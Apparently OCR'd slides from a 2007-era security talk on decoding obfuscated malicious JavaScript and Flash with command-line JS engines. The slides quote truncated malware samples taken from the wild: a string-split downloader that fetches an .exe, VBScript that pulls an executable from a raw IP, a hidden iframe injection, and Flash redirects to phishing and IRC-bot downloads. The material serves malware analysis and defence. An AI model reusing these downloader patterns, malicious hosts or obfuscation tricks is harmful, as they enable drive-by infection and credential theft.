ARBOR NETWORKS

Reverse Engineering Malicious Javascript

Jose Nazario, Ph.D. <jose@arbor.net>

Security to the Core. Performance to the Edge.

Problem, Solution, You

Bad guys want to get malware on your box.

They don't want your security systems to detect their known exploits.

So they obfuscate them.

By the end of this talk you'll be armed with techniques to defeat their techniques.

JavaScript Introduction

- Created by Netscape, in almost all browsers now
- In-browser scripting
- Mix of procedural and OOP
- Supports events, regular expressions
- Everything is a reference, even functions

Confusion: Mixed Programming Styles

- "new" keyword to create an object
- Nest functions mean classes and methods
- Make a function

```
function add(x, y) {
    return x + y;
}
```

OOP JavaScript

- **Make a class with methods**

```
function MyNumber() {
    function add(x, y) {
        return x + y;
    }
}
n = new MyNumber()
print(n.add(1, 2));
```

Getting JavaScript to the Browser

- **Embed in page**


```
<script language="JavaScript”>
document.write("Hello, world!");
</script>
```

- **Specify a file to include**

```
<script
src="path/to/file”></script>
```


References


- **JavaScript Guide**
  - http://wp.netscape.com/eng/mozilla/3.0/handbook/javascript/
- **JavaScript Language Resources**
  - http://developer.mozilla.org/en/docs/JavaScript_Language_Resources
- **JavaScript: The Definitive Guide, Fifth Edition**
  - http://www.oreilly.com/catalog/jscript5/



Object Hierarchy

- **Browser**
  - Window
    - History
    - Location
    - Document





JavaScript: The Definitive Guide
By David Flannagan; ISBN: 1-56592-235-2, 637 pages.
Second Edition, January 1997

Important Objects

- **Document**
  - The current HTML
  - Methods
    - `write()`
    - `writeln()`
- **Location**
  - Where you currently are (URL)
  - Methods
    - `reload()`
    - `replace()`

Global Functions We Care About

- `print()` -- print the arguments to stdout
- `eval()` -- treat the arguments as code to execute
- `encode()` -- convert to ASCII %xx expressions
- `decode()` -- convert from ASCII %xx expressions
- `alert()` -- displays a modal browser dialog
- + operator -- concatenate strings (like Java)

Events We Care About

- `onLoad()` -- execute a code block when the window loads
- `onUnload()` -- execute a code block when the window closes or changes
- `onSubmit()` -- executes a code block when a form is submitted

What is Malicious JavaScript?

- **Delivers browser exploits**
  - ADODB.Stream(), setSlice(), etc
- **Often drops ActiveX/VBScript content**
- **Used to download malware onto the system**


- **Obfuscation to avoid simple signatures**

What is Obfuscated JavaScript?

- **Simple: JavaScript with opaque code to thwart static review**
- **Hides author's methods and intents**

- **Varying degrees of obfuscation**
- **FromCode() - Simple ASCII chr(), ord()**
- **Base64 encoding**
  - iWebTool HTML Encrypt
    - http://www.iwebtool.com/html_encrypter
- **String splits**
- **Customer encoder**
  - Advanced HTML Protector
    - http://www.creabit.com/htmlprotect/

Simple Base64 Encode



ARBOR NETWORKS

Simple Decode with NJS

- Strip <script> and HTML tags
- Change document.write() to print()

```
$ js iweb.js
<html>
<head>
<title>Hello</title>
</head>
<body>
<h1>Hello there.</h1>
</body>
</html>
```

Simple String Join Example

```
function ravlhhwx(zxnkfzz) {
  gqibom = "G"+"E"+"T";
  var mjb = "http://www.newoldway.info/c/1900/counter21.php?a=3&c=3";
  runbj = "X"+"M"+"LH"+"TTP";
  var gzfzi = zxnkfzz.CreateObject("Scripti"+"n"+"g"+"."+"FileSyst"+"emObject", "")
  juezny = "She"+"ll";
  ifhhye = "A"+"DO"+"DB"
  vkdvhle = "kppo"+".exe";
  wrrb = ".";
  jyknv = "GET";
  daxhi = "A"+"pplica"+"tion";
  vvu = ".";
  rramwz = "S"+"t"+"r"+"e"+"am";
  ybxbb = "MS"+"X"+"ML"+"2";
…
```

Simple string splits and joins, builds an AJAX object

More Complicated Example

```
dF('%2A8HXhwnuy%2A75Qfslzflj%2A8I%2A7%3COf
%7BfXhwnuy%2A7%3C%2A8Jithzrjsy3%7Cwnyj%2A7
%3D%2A7%3C%2A8H%2A7Kyj%7Dyfwjf%2A8J%2A%3AH
%2A7%3C%2A77%2A8J%2A7%3C%2A7%3E%2A8Gnk%2A7
%3Dithzrjsy3ZWQ3xzgxywnsl%2A7%3D5%2A7H9%2A
7%3E%2A8I%2A8I%2A7%3Cmyyu%2A7%3C%2A7%…
```

What the heck is `dF()`?

A custom decoder.

What is this code doing?

Let's find out.

Two Options …

- Manually XOR, mask, array lookup, etc …


  Or brute force

- I chose brute force, I'm lazy
- How? Get the JavaScript to the point where the browser could actually use it

Bad Idea: Using the Browser

- **Several people like to do this**
- **Wrap questionable JavaScript in <textarea> tags**
  - document.write() will wind up there
  - eval() will still work
- **Replace document.write() with alert()**
  - Suggestions from http://handlers.sans.org/dwesemann/decode/index.html
- **Good luck getting full info from a browser under 0day conditions**
  - Increasing amount of browser-based debugging attacks and defenses

Better Idea: Divorce the JS Engine from the Browser



NJS
SpiderMonkey
Rhino (Jscript in Java)

Decoding Malicious JS On The CLI

- **Cut and paste JavaScript code body or bodies into a file**
- **Strip any extraneous HTML tags**
  - These JS tools don't understand HTML
- **Save file**
- **Evaluate with NJS js(1)**

NJS JavaScript Toolkit

- ***NJS is an independent implementation of the JavaScript language developed by Netscape and standardized by ECMA. It is designed to be re-entrant, extendible, fast, and programmable.***
- **http://www.njs-javascript.org/**
- **Builds on OS X, UNIX, etc …**

Cleaning Up The Mess

- **Change eval() to print()**
- **Change document.write() to print**
  - Alternatively create a document object with a write() method (equivilent to print())
- **Prepend all of the needed bits**

Iterative Example

Cut and paste malicious JS body

```
$ cat mal.js
var h="+rg&.3fv_m2Hd0P%s)(El=zw>tSnou<-
p hy4xBA9W?T6/18…
```

Now try and execute

```
$ js mal.js
VM: warning: using undefined global `document'
js: evaluation of file `mal.js' failed:
StringStream:0: illegal object for call_method
```

Iterative Example (cont)

```
$ js mal.js
function i(y){var
f='',z,q,w,v;for(z=0;z<y.length;z++){q=y.
charAt(z);w=h.indexOf(q);if(w>-
1){v=((w+1)%x-
1);if(v<=0){v+=x}f+=h.charAt(v-
1)}else{f+=q}}c+=f};function
jjj(){document.write(c);g=""}
VM: warning: using undefined global `i'
js: evaluation of file `mal.js' failed:
mal.js:8: illegal function object in jsr
```

Iterative Example (cont)

- Code in red is a decryptor we need in the page
- Cut and paste this function i() into the head of mal.js
- Rerun through js(1)

Iterative Example (concl)

```
$ js mal.js
function i(y){var
f='',z,q,w,v;for(z=0;z<y.length;z++){q=y.charAt(z);w=h.ind
exOf(q);if(w>-1){v=((w+1)%x-
1);if(v<=0){v+=x}f+=h.charAt(v-
1)}else{f+=q}}c+=f};function jjj(){document.write(c);g=""}
 <script language="JavaScript" type="text/javascript">
var vuln_x, vuln_y, vuln_w, vuln_h;
function vuln_calc() {
var root= document[ (document.compatMode=='CSS1Compat') ?
'documentElement' : 'body' ];
vuln_x= window.screenLeft+68;
vuln_y= window.screenTop-19;
//vuln_w= 420;
vuln_w= root.offsetWidth-220;
vuln_h= 17;
vuln_show();
} …
```

Double Decodes

- Clean up HTML
- Decode on the CLI
- Result: More encoding!
- Repeat until it's not encoded any longer

Example (Week of March 21, 2007)

```
$ curl http://58.65.239.106/cosmos/gcs_1/ | tee mal.js
<script language=JavaScript>function makemelaugh(x){var
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,23,22,45,3
2,14,57,50,40,62,0,0,0,0,0,0,49,25,24,18,43,16,5,8,30,15,
54,35,17,11,33,56,47,51,41,7,3,58,26,48,0,55,4,0,0,0,0,36
,0,46,52,37,44,42,21,6,39,19,20,29,34,1,13,27,59,10,61,2,
12,31,60,9,38,53,28);for(j=Math.ceil(l/b);j>0;j--
){r='';for(i=Math.min(l,b);i>0;i--,l--
){w|=(t[x.charCodeAt(p++)-
48])<<s;if(s){r+=String.fromCharCode(170^w&255);w>>=8;s-
=2}else{s=6}}document.write(r)}}makemelaugh("qsq84VRO9ua6
qqr@gizJE59pjsecG1dQiiw84sec6h59KDP0qVv7ZYvYMYvQ1lG08hu7B
IdJHKGc4e8lqsU6FpvYg0zrUPdYsuwlsp3YVTANF9R_Z76hZlAxiCOxV7
ANw1zJS1zJFJz7A10xFJvQHi8JsDkctId@Iu6QC0tl4selqeOOt…
```

Prepare The Decode

```
function MyDoc () {
        function write(x) {
                print(x);
        }
}
document = new MyDoc();
// delete HTML tags
function makemelaugh(x){var
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(
63,23,22,45,32,14,57,50,40,62,0,0,0,0,0,0,49
,25,24,18,43,16,5,8,30,15,54,35,17,11,33,56,
47,51,41,7,3,58,26,48,0,55,4,0,0,0,0,36,0…
```

Execute the Decode

```
$ js mal.js

<HTML xmlns:IE>
<body>


<SCRIPT language="VBScript">

Module_Path="http://58.65.239.106/cosmos/gcs_1/get.php?file=exe"

   If navigator.appName="Microsoft Internet Explorer" Then

      If InStr(navigator.platform,"Win32") <> 0  Then

      Const ssfFONTS=20
      Const adModeReadWrite=3
      Const adTypeBinary=1
      Const adSaveCreateOverWrite=2
 …
```

Refetch, Smaller JScript

```
<script language=JavaScript>function
makemelaugh(x){var
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,15,24
,60,26,0,2,52,5,42,0,0,0,0,0,0,23,28,58,51,25,39,12,
10,33,17,53,14,29,37,1,46,6,43,4,18,9,62,59,54,30,20
,47,0,0,0,0,8,0,22,34,7,36,3,41,38,49,27,55,31,32,57
,21,56,45,40,19,61,13,50,48,35,16,11,44);for(j=Math.
ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--
,l--){w|=(t[x.charCodeAt(p++)-
48])<<s;if(s){r+=String.fromCharCode(170^w&255);w>>=
8;s-
=2}else{s=6}}document.write(r)}}makemelaugh("G4Du1rz
j1wtMm@FW21sbGKkhkQooBQovDQ_uP@AuN0zCR4DHT0FhX0FWY6"
)</script>
```

Execute … Enjoy!

```
$ js mal1.js
 <center>Sorry! You IP is blocked.</center>
```

Life Isn't Always This Easy

- Lots of defensive JavaScript coming around
- Kills all sorts of inspection routines
- Don't run this in the browser!

Sneaky Example

```
$ wget --user-agent=' ' -m
http://www.99express.com/indexxx.html

<HTML><SCRIPT LANGUAGE="JavaScript">
<!--
function K508A7(B2B5E7){var
H74E49=arguments.callee.toString().replace(/\W/g,"").to
UpperCase();var Q10CCF;var UAC893=H74E49.length;var
D9C672;var AEEA53;var R72B7F="";var E9B774=new
Array(0,1996959894,3993919788,2567524794,124634137,1886
057615,3915621685,2657392035,249268274,2044508324,37721
15230,2547177864,162941995,2125561021,3887607047,242844
4049,498536548,1789927666,4089016648,2227061214,4505488
61,1843258603,4107580753,2211677639,325883990,168477715
2,4251122042,2321926636,335633487,16613…
```

So far this just looks like a more convoluted encoder

Decoding Sneaky …

Clean up Jscript, remove HTML
Execute in js(1)

```
$ js -g indexxx.js
js: evaluation of file `indexxx.js' failed:
indexxx.js:1: illegal object for call_method
```

What's wrong?

```
var H74E49= arguments.callee.toString().
   replace(/\W/g,"").toUpperCase();
```

NJS js(1) doesn't know about 'arguments'

arguments.callee …

- **Self reference …**

  callee is a property of the arguments local variable available within all function objects; callee as a property of Function.arguments is no longer used. (Function.arguments itself is also deprecated.)

  arguments.callee allows anonymous functions to refer to themselves, which is necessary for recursive anonymous functions.

    - Source: Core JavaScript 1.5 Reference: Functions:arguments:callee, Mozilla website

- **Often used as a tamper-proof method**

Enter SpiderMonkey

- *SpiderMonkey is the code-name for the Mozilla's C implementation of JavaScript.*
- http://www.mozilla.org/js/spidermonkey/

- Builds on UNIX, OS X, etc

Making Sneaky Work

Prepend a working document object (my basic document object doesn't work with SpiderMonkey)

```
function my_document () {
  // a property (initialized to string)
  this.m_property="";
  this.write=function(string)
  {
     print("my_document::write");
     print(string);
  }
};

// declare a globally-accessible document object
var document=new my_document();
```

From http://www.websense.com/securitylabs/blog/blog.php?BlogID=98

Run it Through SpiderMonkey

```
$ cat jose.html | ./js
my_document::write
</textarea><iframe src="http://ibm-
ssl.com:81/cgi-bin/nsp.cgi?p=buy" width=1
height=1 style="border: 0px"></iframe>
```

- Notice the close textarea tag
- Code also will barf on alert()
- Notice that the decode array expected the full decode function
    - Cannot mess with it via print() or alert()!

Sometimes We Need Other Tools

- Sometimes NJS js(1) will barf on some character codes
- What do we do? We call out to another language
- I like Python so …
- s = <array of numbers as a Python tuple>
- … for i in s: r += chr(s) …

Malicious JScript in the Large

- **NeoSploit**
- **Similar to Web Attacker framework**
- **Lots of exploits**
- **Enumerates vulnerable components**
  - Web browser
  - Accessible CLSIDs
  - At least 7 different exploits
- **Fingerprints you quickly**

- **Launches the right exploit**

Where We See This Stuff Day to Day

- **Feebs worm**
  - Convoluted JavaScript body drops a VBScript malware reassembler
- **ADODB.Stream() exploits**
  - Usually grab a first stage EXE
- **Other ActiveX exploits**
  - Often mutliple CLSIDs stacked in one malicious web page

Tools and Tips

- **curl(1) and wget(1) are your friend**
  - Learn how to set your own Referrer and User-Agent fields
- **Don't use a vulnerable browser when you're doing this work**
- **tee(1) or script(1) most of your cmdline work**
- **My favorite platforms: UNIX, OS X**

Unsolved Problems

- **No complement to js(1) for VBScript … anyone?**
  - Suggestion: WINE with cscript.exe
- **RELIABLE generic detection**
  - IDS, IPS sigs
  - Browser plugins
- **Non-browser based honeyclients don't understand JS**
  - Bolt in SpiderMonkey C bindings?

Bonus Material: Flash Malware

- Flash can contain JavaScript actions within
- These JavaScript actions can affect the browser
- Tool of choice: Flasm
  - *Flasm is a free command line assembler/disassembler of Flash ActionScript bytecode.*
  - http://flasm.sourceforge.net/

Phlash Redirection

Real Example from December 10, 2006
http://i127.photobucket.com/albums/p126/click2es/prize.swf

```
$ flasm -d
/home/jose/malware/10dec06/i127.photobucket.com/albums/p126/c
lick2es/prize.swf
Flasm configuration file flasm.ini not found, using default
values
movie '/home/jose/ … /prize.swf' compressed // flash 6, total
frames: 1, frame rate: 12 fps, 50x40 px

  frame 0
    getURL 'http://www.fair-
faxy.com/Signin.eBay.com.ws.eBayISAPI.dslSignInco.partnerId.p
UserId.siteid.pageType.pa1.i1.BshowGif.UsingSSL.https.ebay.co
m.pa2.errmsg.runame.ruparams.ruproduct.sid.confirm5.htm'
'_self'
  end // of frame 0
end
```

Flash Exploit Downloader

```
22:45:30 < dfx> http://hiltonfreak.tripod.com/parishilton.swf
```

```
frame 156
  getURL 'javaplugin.zip' '_top'
 end // of frame 156
```

Downloads IRC Bot

```
Archive:  hiltonfreak.tripod.com/javaplugin.zip
  Length      Date    Time    Name
 --------    ----    ----    ----
    13624  04-13-07 22:13   readme.txt
    60960  04-13-07 21:44   javaplugin.exe
 --------                   -------
```

Phishing in Flash

- Call out to web components to build what appears to be a legit site
- All run within a Flash object
- Intercept data, process and steal
- Huge decodes, but Flasm shows how it's done

Phlash Phishing

19 March 2007: http://200.29.161.100/1/capital2.swf

```
…
 defineButton 164

    on overDownToOverUp
      getURL 'http://www.capitalone.com/' '_blank'
    end
  end // of defineButton 164

  defineButton 165

    on overDownToOverUp
      getURL
'http://www.capitalone.com/legal/privacy.php' '_blank'
    end
  end // of defineButton 165
…
```

Back to JavaScript

- **The bad guys are using JavaScript as their delivery vehicle**
- **JavaScript: Learn it, love it**
- **They're limited by the fact that the JavaScript has to be decoded to be used by the browser**
- **Their obfuscation tools are primitive but effective**
  - But they require a human to analyze
- **They'll continue to push the envelope**
  - Malware2.0?

Thank You

Acknowledgements
- A (wishes to remain anonymous)
- Websense guys
- Ken Dunham @ iDef
- Joe Stewart @ SecureWorx
- You